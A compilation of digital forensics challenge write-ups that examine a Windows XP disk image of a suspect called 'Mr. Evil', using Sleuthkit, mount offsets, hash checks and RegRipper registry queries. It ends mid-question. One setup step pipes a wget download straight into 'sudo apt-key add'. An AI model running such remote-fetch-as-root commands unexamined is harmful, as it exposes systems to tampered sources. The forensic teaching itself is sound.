Yahoo! My Yahoo! Mail

Welcome, **mrevilrulez**
[Sign Out, My Account]

Mail | Addresses | Calendar | Notepad **mrevilrulez@yahoo.com** [Sign Out]

Check Mail - Compose - Search Mail | Mail Upgrades - Mail Options

Choose from 10
Free Cell Phones

Folders[Add - Edit]

- Inbox
- Draft
- Sent
- Trash[Empty]

Check your Credit!

It's Free.

Free Checking w/

Direct Deposit

Get 2.9%* at

RateMyMortgage

1/2 price homes

Previous | Next | Back to Messages Printable View - Full Headers

Delete Reply Forward Spam Move...

This message is not flagged. [Flag Message - Mark as Unread]

Date: Fri, 20 Aug 2004 08:38:04 -0700 (PDT)
From:
Subject: Welcome to Yahoo!
To: mrevilrulez@yahoo.com

It's smart. It works for you.
Welcome to Yahoo! Mail.

Dear mrevilrulez@yahoo.com,

Welcome to Yahoo! Mail, a smarter way of keeping in touch. With a whopping *100MB of email storage, message size up to 10MB, and great virus and spam protection*, it's hard to believe it's *free!* Start using your new address right away: **mrevilrulez@yahoo.com**


QUICK WAYS TO GET STARTED:

Announce your new Yahoo! Mail address. Compose a message.

Make Yahoo! Mail

Picture 32:Showletter[1].htm

28. How many executable files are in the recycle bin? **4 executables**



/img_4Dell Latitude CPi.E01/vol_vol2/RECYCLER/S-1-5-21-2000478354-688789844-1708537768-1003


8 Results

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known
[current folder]				2004-08-27 20:29:58 GMT+05:00	2004-08-27 20:29:58 GMT+05:00	2004-08-27 20:29:58 GMT+05:00	2004-08-25 21:18:25 GMT+05:00	56	Allocated	Allocated	unkno
[parent folder]				2004-08-25 21:18:25 GMT+05:00	2004-08-25 21:18:25 GMT+05:00	2004-08-27 20:12:30 GMT+05:00	2004-08-25 21:18:25 GMT+05:00	328	Allocated	Allocated	unkno
Dc1.exe			4	2004-08-25 20:51:23 GMT+05:00	2004-08-25 21:18:25 GMT+05:00	2004-08-25 20:56:08 GMT+05:00	2004-08-25 20:51:24 GMT+05:00	2160043	Allocated	Allocated	unkno
Dc2.exe			0	2004-08-27 20:11:07 GMT+05:00	2004-08-27 20:12:30 GMT+05:00	2004-08-27 20:12:18 GMT+05:00	2004-08-27 20:11:07 GMT+05:00	1324940	Allocated	Allocated	known
Dc3.exe			4	2004-08-27 20:14:20 GMT+05:00	2004-08-27 20:15:26 GMT+05:00	2004-08-27 20:15:16 GMT+05:00	2004-08-27 20:14:20 GMT+05:00	442417	Allocated	Allocated	unkno
Dc4.exe			4	2004-08-27 20:24:24 GMT+05:00	2004-08-27 20:29:58 GMT+05:00	2004-08-27 20:29:47 GMT+05:00	2004-08-27 20:24:24 GMT+05:00	8460502	Allocated	Allocated	unkno
desktop.ini			0	2004-08-25 21:18:25 GMT+05:00	2004-08-25 21:18:25 GMT+05:00	2004-08-27 20:12:30 GMT+05:00	2004-08-25 21:18:25 GMT+05:00	65	Allocated	Allocated	known
INFO2			4	2004-08-27 20:46:17 GMT+05:00	2004-08-27 20:46:17 GMT+05:00	2004-08-27 20:46:17 GMT+05:00	2004-08-25 21:18:25 GMT+05:00	3220	Allocated	Allocated	unkno

```
C:\Documents and Settings\Mr. Evil\Desktop\lalsetup250.exe
 C:\Documents and Settings\Mr. Evil\Desktop\lalsetup250.exe
C:\Documents and Settings\Mr. Evil\Desktop\netstumblerinstaller_0_4_0.exe
C:\Documents and Settings\Mr. Evil\Desktop\netstumblerinstaller_0_4_0.exe
C:\Documents and Settings\Mr. Evil\Desktop\WinPcap_3_01_a.exe
C:\Documents and Settings\Mr. Evil\Desktop\WinPcap_3_01_a.exe
C:\Documents and Settings\Mr. Evil\Desktop\ethereal-setup-0.10.6.exe
C:\Documents and Settings\Mr. Evil\Desktop\ethereal-setup-0.10.6.exe
```

Picture 33:Executable files in the Recycle Bin

29. Are these files really deleted? **No**
30. How many files are actually reported to be deleted by the file system? **3**
31. Perform a Anti-Virus check. Are there any viruses on the computer? Yes, there is one interesting file, possible malware.



Possible Zip Bomb

1 Results

Source File	S	C	O	Description	Comment	File Path	Modified Time
unix_hack.tgz			4	Zip Bomb Detected system.tgz	The archive is 4 levels deep, skipping processing of _My Do...	/img_4Dell Latitude CPi.E01/vol_vol2/My Documents/FOOT...	2001-08-21 22:43:38 GMT+05:0

Result: 2 of 2 Result

Interesting Files

Type	Value	Source(s)
Set Name	Possible Zip Bomb	Embedded File Extractor
Description	Zip Bomb Detected system.tgz	Embedded File Extractor
Comment	The archive is 4 levels deep, skipping processing of _My Documents_FOOTPRINTING_UNIX_unix_hack.tgz	Embedded File Extractor
Source File Path	/img_4Dell Latitude CPi.E01/vol_vol2/My Documents/FOOTPRINTING/UNIX/unix_hack.tgz	
Artifact ID	-9223372036854756205	

Picture 34:Possible malware

Lessons Learned

During the investigation I had the chance to search and learn for the location of many windows files, registry entries location and build a guide for myself on how to investigate without wasting time. I hope that in the next challenge will do it better.

Finding the Evidence - Keith Swagler

CSI Linux Forensic Challenge Installation and setup:

Due to CSI Linux being a virtual appliance, it was relatively easy to install. Being a KVM/QEMU user and not a VirtualBox or VMWare user it was a little bit more difficult but doable. I wrote on my blog on how to do this and even wrote a script for this situation. Unfortunately, the script only works with one disk image, not multiple per file, so I had to do it the manual way. It was not more than to be expected from being a KVM user, but still I usually prefer ISO images to already built appliances.

Especially considering that many DFIR distros do double duty to run live and serve as evidence collection distros. Overall, just again a minor inconvenience.

Extra tools installed:

- Sleuthkit
- RegRipper Fred

Sleuthkit is in the default repos, so installation is as easy as running:

```
$ sudo apt install sleuthkit
```

In CSI Linux 2020.3

Sleuthkit and FRED have been added and the RegRipper has been resolved

I do find it odd that Autopsy is installed and even recommended when sleuthkit was not installed. Due to its small size but huge impact, and since they are from the same author as Autopsy.

RegRipper is a Registry parser and something I find hugely valuable when performing Windows Forensics. I was disappointed to find that it was installed but not working correctly for me. I ended up redownloading and following the instructions on DFIR blog to get it working again. I ended up writing a set of scripts to automate it in the future. Apparently I am behind the times and Version 3 is out, so maybe it will work easier in that version.

FRED is a Linux compatible Windows Registry viewer similar to the one found on Windows computers. When RegRipper does not have a plugin for a certain registry key, Fred is incredibly valuable.

Installation is as simple as adding the authors repo to your machine as per the instructions, and running apt install. Full commands are

```
$ sudo wget -P /etc/apt/sources.list.d/ deb.pinGUIn.lu/pinGUIn.lu.list
$ wget -q deb.pinGUIn.lu/debsign_public.key -O- | sudo apt-key add -
$ sudo apt-get update
$ sudo apt install fred
```

After the second boot of my CSI Linux VM Autopsy would not run for me. It was mildly frustrating as I am sure there were many answers, I missed because of it, but by the time I noticed it was too late to do much troubleshooting and meet the deadline.

When adding the image to Autopsy I disabled Plaso parser.


There are some answers in which the files are mentioned. I mounted the image to examine the filesystem directly using the following steps.

Create directories "/mnt/schardt/" "/mnt/schardtraw"

```
$ mkdir "/mnt/schardt" "/mnt/schardtraw"
```

Find the offset of the main partition by running: mmls on SCHARDT.001

```
$ mmls "/home/csi/Documents/Cases/SCHARDT.001"
```



```
csi@csi-analyst:~/Documents/Cases/CSIlinux$ mmls SCHARDT.001
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000000062   0000000063   Unallocated
002:  000:000   0000000063   0009510479   0009510417   NTFS / exFAT (0x07)
003:  -------   0009510480   0009514259   0000003780   Unallocated
csi@csi-analyst:~/Documents/Cases/CSIlinux$
```

Mount the image using affuse, which groups all of the disk images together into one "device" for other commands like mount to more easily understand.

```
$ sudo affuse SCHARDT.001 "/mnt/schardt"
```

Using the offset we found in mmls 32256 = (the offset * the sector size (512))

```
$ sudo mount -o loop,ro,offset=32256 "/mnt/schardt/SCHARDT.001.raw"
"/mnt/schardtraw"
```

A quick note, could also be written in bash as $((63 * 512)) ie

```
$ sudo mount -o loop,ro,offset=$(( 63 * 512 ))“/mnt/schardt/SCHARDT.001.raw”
“/mnt/schardtraw”
```


What is the image hash? Does the acquisition and verification hash match?

The images hashes were only available for the SCHARDT images. The hash files from the acquisition log (SCHARDT.LOG) and the computed hashes do match. Also, of note images 006 and 007 are the same, leading us to believe that those images are in fact completely empty.

```
28a9b613d6eefe8a0515ef0a675bdebd      SCHARDT.001
c7227e7eea82d218663257397679a7c4      SCHARDT.002
ebba35acd7b8aa85a5a7c13f3dd733d2      SCHARDT.003
669b6636dcb4783fd5509c4710856c59      SCHARDT.004
c46e5760e3821522ee81e675422025bb      SCHARDT.005
99511901da2dea772005b5d0d764e750      SCHARDT.006
99511901da2dea772005b5d0d764e750      SCHARDT.007
8194a79a5356df79883ae2dc7415929f      SCHARDT.008
```

What operating system was used on the computer?


Running mmls from Sleuthkit to see the partitions on the raw disk.



```
csi@csi-analyst:~/Documents/Cases/CSIlinux$ mmls SCHARDT.001
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000000062   0000000063   Unallocated
002:  000:000   0000000063   0009510479   0009510417   NTFS / exFAT (0x07)
003:  -------   0009510480   0009514259   0000003780   Unallocated
csi@csi-analyst:~/Documents/Cases/CSIlinux$
```

As we can see the File system format is either NTFS or exFAT so it is likely a Windows OS, but we don’t know what version.

Using the fsstat command using the offset that was determined by the mmls output we can see the version is reported as Windows XP.


Terminal - csi@csi-analyst: ~/Documents/Cases/CSIlinux
File Edit View Terminal Tabs Help
CSIlinux - File Manager
SCHARDT.002
SCHARDT.003
SCHARDT.008
SCHARDT.LOG
07 Jun, 14:57

```
       -f fstype: File system type (use '-f list' for supported types)
       -o imgoffset: The offset of the file system in the image (in sectors)
       -v: verbose output to stderr
       -V: Print version
csi@csi-analyst:~/Documents/Cases/CSIlinux$ fsstat -o 63 SCHARDT.001
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: NTFS
Volume Serial Number: B26CB1CE6CB18D9B
OEM Name: NTFS
Version: Windows XP

METADATA INFORMATION
--------------------------------------------
First Cluster of MFT: 2097152
First Cluster of MFT Mirror: 4755208
Size of MFT Entries: 1024 bytes
Size of Index Records: 4096 bytes
Range: 0 - 12305
Root Directory: 5

CONTENT INFORMATION
--------------------------------------------
Sector Size: 512
Cluster Size: 512
Total Cluster Range: 0 - 9510415
Total Sector Range: 0 - 9510415

$AttrDef Attribute Values:
$STANDARD_INFORMATION (16)   Size: 48-72   Flags: Resident
$ATTRIBUTE_LIST (32)   Size: No Limit   Flags: Non-resident
$FILE_NAME (48)   Size: 68-578   Flags: Resident,Index
$OBJECT_ID (64)   Size: 0-256   Flags: Resident
```


When was the install date?

Reference: forensics-matters.com/2018/09/15/find-out-windows-installation-date/

The install date should be under Windows NT. I instead accidentally clicked Windows and explored around a bit and found the key

> *SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\User Data\S-1-5-18\Products\ 0B79C053C7D38EE4AB9A00CB3B5D2472\InstallProperties*


The value of key **InstallDate** is 20040819, which would indicate **August 19th, 2004**.



Key	Type	Value
AuthorizedCDFPrefix	REG_SZ	
Comments	REG_SZ	
Contact	REG_SZ	
DisplayName	REG_SZ	WebFldrs XP
DisplayVersion	REG_SZ	9.50.5318
EstimatedSize	REG_DWORD	0x00000787
HelpLink	REG_EXPAND_SZ	http://www.microsoft.com/windows
HelpTelephone	REG_SZ	
InstallDate	REG_SZ	20040819
InstallLocation	REG_SZ	
InstallSource	REG_SZ	C:\WINDOWS\System32\
Language	REG_DWORD	0x00000409
LocalPackage	REG_SZ	C:\WINDOWS\Installer\d2a9f.msi
NoModify	REG_DWORD	0x00000001
NoRemove	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
ProductID	REG_SZ	12345-111-1111111-15636
Publisher	REG_SZ	Microsoft Corporation

What is the timezone settings?


Central Time, currently in Daylight savings.


Terminal - csi@csi-analyst: /mnt/schardtraw/WINDOWS/system32/config
File Edit View Terminal Tabs Help
csi@csi-analyst: /mnt/schardtraw/WINDOWS/system...
csi@csi-analyst: ~/Progams/RegRipper2.8
csi@csi-analyst: ~/Progams/RegRipper2.8

```
csi@csi-analyst:/mnt/schardtraw/WINDOWS/system32/config$ rip.pl -r ./system
system          system.LOG     systemprofile/ system.sav
csi@csi-analyst:/mnt/schardtraw/WINDOWS/system32/config$ rip.pl -r ./system -p timezone
Launching timezone v.20160318
timezone v.20160318
(System) Get TimeZoneInformation key contents

TimeZoneInformation key
ControlSet001\Control\TimeZoneInformation
LastWrite Time Thu Jan  1 00:00:00 1970 (UTC)
  DaylightName   -> Central Daylight Time
  StandardName   -> Central Standard Time
  Bias           -> 360 (6 hours)
  ActiveTimeBias -> 300 (5 hours)
csi@csi-analyst:/mnt/schardtraw/WINDOWS/system32/config$ rip.pl -l | grep -i owner -C 3
```

Who is the registered owner?

Using the same parent key as the install date the registered owner is **Greg Schardt**



Key	Type	Value
Language	REG_DWORD	0x00000409
LocalPackage	REG_SZ	C:\WINDOWS\Installer\d2a9f.msi
NoModify	REG_DWORD	0x00000001
NoRemove	REG_DWORD	0x00000001
NoRepair	REG_DWORD	0x00000001
ProductID	REG_SZ	12345-111-1111111-15636
Publisher	REG_SZ	Microsoft Corporation
Readme	REG_SZ	
RegCompany	REG_SZ	N/A
RegOwner	REG_SZ	Greg Schardt
Size	REG_SZ	
SystemComponent	REG_DWORD	0x00000001
URLInfoAbout	REG_SZ	
URLUpdateInfo	REG_SZ	
Version	REG_DWORD	0x093214c6
VersionMajor	REG_DWORD	0x00000009
VersionMinor	REG_DWORD	0x00000032
WindowsInstaller	REG_DWORD	0x00000001

```
0000 00 00                                   ..
```


int8: 0
uint8: 0
int16: 0
uint16: 0

Byte offset: 0x0000 (0)

● Little endian ○ Big endian

What is the computer account name?

